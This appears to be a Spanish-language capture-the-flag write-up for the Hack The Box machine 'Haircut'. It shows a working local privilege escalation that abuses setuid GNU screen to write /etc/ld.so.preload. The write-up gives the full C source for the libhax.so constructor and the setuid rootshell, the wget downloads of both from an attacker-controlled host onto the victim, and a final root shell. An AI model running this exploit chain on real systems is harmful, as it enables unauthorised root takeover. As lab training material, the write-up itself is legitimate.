
```
~/machineshtb/Haircut
gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function ‘dropshell’:
libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~

~/machineshtb/Haircut
```

creamos el archivo root shell como lo dice el script

```
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
```

cat << EOF > rootshell.c
#include <stdio.h>
int main(void){
  setuid(0);
  setgid(0);
  seteuid(0);
  setegid(0);
  execvp("/bin/sh", NULL, NULL);
}
EOF



compilamos tal como lo dice el script

```
gcc -o /tmp/rootshell /tmp/rootshell.c
```

gcc -o rootshell rootshell.c

```
~/machineshtb/Haircut
gcc -o rootshell rootshell.c
rootshell.c: In function ‘main’:
rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function ‘execvp’ expecting 2 [-Wbuiltin-declaration-mismatch]
```

movemos el .so y rootshell a la victima para ejecutar los siguientes comandos notemos que esta en tmp

```
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

```
www-data@haircut:/tmp$ wget  http://10.10.14.21:2000/libhax.so
--2023-10-13 06:08:35--  http://10.10.14.21:2000/libhax.so
Connecting to 10.10.14.21:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15528 (15K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so           100%[===================================================>]  15.16K  --.-KB/s    in

2023-10-13 06:08:35 (219 KB/s) - 'libhax.so' saved [15528/15528]
www-data@haircut:/tmp$ wget http://10.10.14.21:2000/rootshell
--2023-10-13 06:08:48--  http://10.10.14.21:2000/rootshell
Connecting to 10.10.14.21:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16168 (15K) [application/octet-stream]
Saving to: 'rootshell'

rootshell           100%[===================================================>]  15.79K  --.-KB/s    in

2023-10-13 06:08:49 (228 KB/s) - 'rootshell' saved [16168/16168]
www-data@haircut:/tmp$ ls
libhax.so  rootshell  systemd-private-554aaeea8fe44687a314b717852a97c9-systemd-timesyncd.service-NjoHHk  vmware-root
www-data@haircut:/tmp$
```

damos permisos de exec

```
www-data@haircut:/tmp$ chmod +x libhax.so
www-data@haircut:/tmp$ chmo
No command 'chmo' found, did you mean:
 Command 'chmod' from package 'coreutils' (main)
chmo: command not found
www-data@haircut:/tmp$ chmod +x rootshell
www-data@haircut:/tmp$ ls -lah
total 68K
drwxrwxrwt  9 root     root     4.0K Oct 13 06:09 .
drwxr-xr-x 23 root     root     4.0K Jul 13  2021 ..
drwxrwxrwt  2 root     root     4.0K Oct 13 04:05 .ICE-unix
drwxrwxrwt  2 root     root     4.0K Oct 13 04:05 .Test-unix
drwxrwxrwt  2 root     root     4.0K Oct 13 04:05 .X11-unix
drwxrwxrwt  2 root     root     4.0K Oct 13 04:05 .XIM-unix
drwxrwxrwt  2 root     root     4.0K Oct 13 04:05 .font-unix
-rwxr-xr-x  1 www-data www-data  16K Oct 13 05:57 libhax.so
-rwxr-xr-x  1 www-data www-data  16K Oct 13 06:02 rootshell
drwx------  3 root     root     4.0K Oct 13 04:05 systemd-private-554aaeea8fe44687a314b717852a97c9-systemd-timesyncd.service-NjoHHk
drwx------  2 root     root     4.0K Oct 13 04:06 vmware-root
www-data@haircut:/tmp$
```

ejecutamos los comandos cd /etc umask 000 screen.... y luego /tmp rootshell

cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell

```
www-data@haircut:/tmp$ cd /etc
www-data@haircut:/etc$ umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
/tmp/rootshell: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by /tmp/rootshell)
www-data@haircut:/etc$
```

nos tira error parece problema de libreria
gcc -o rootshell1 rootshell.c -static compilamos rootshell con -static porque me da problemas y cambiamos la salida por rootshell1
tambien cambiamos el script de libhax.c por rootshell1

```
cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell1", 0, 0);
    chmod("/tmp/rootshell1", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

descargamos y damos de nuevo permisos de ejecucion y volvemos a correr los comandos.

```
www-data@haircut:/tmp$ cd /etc
www-data@haircut:/etc$ umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell1
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```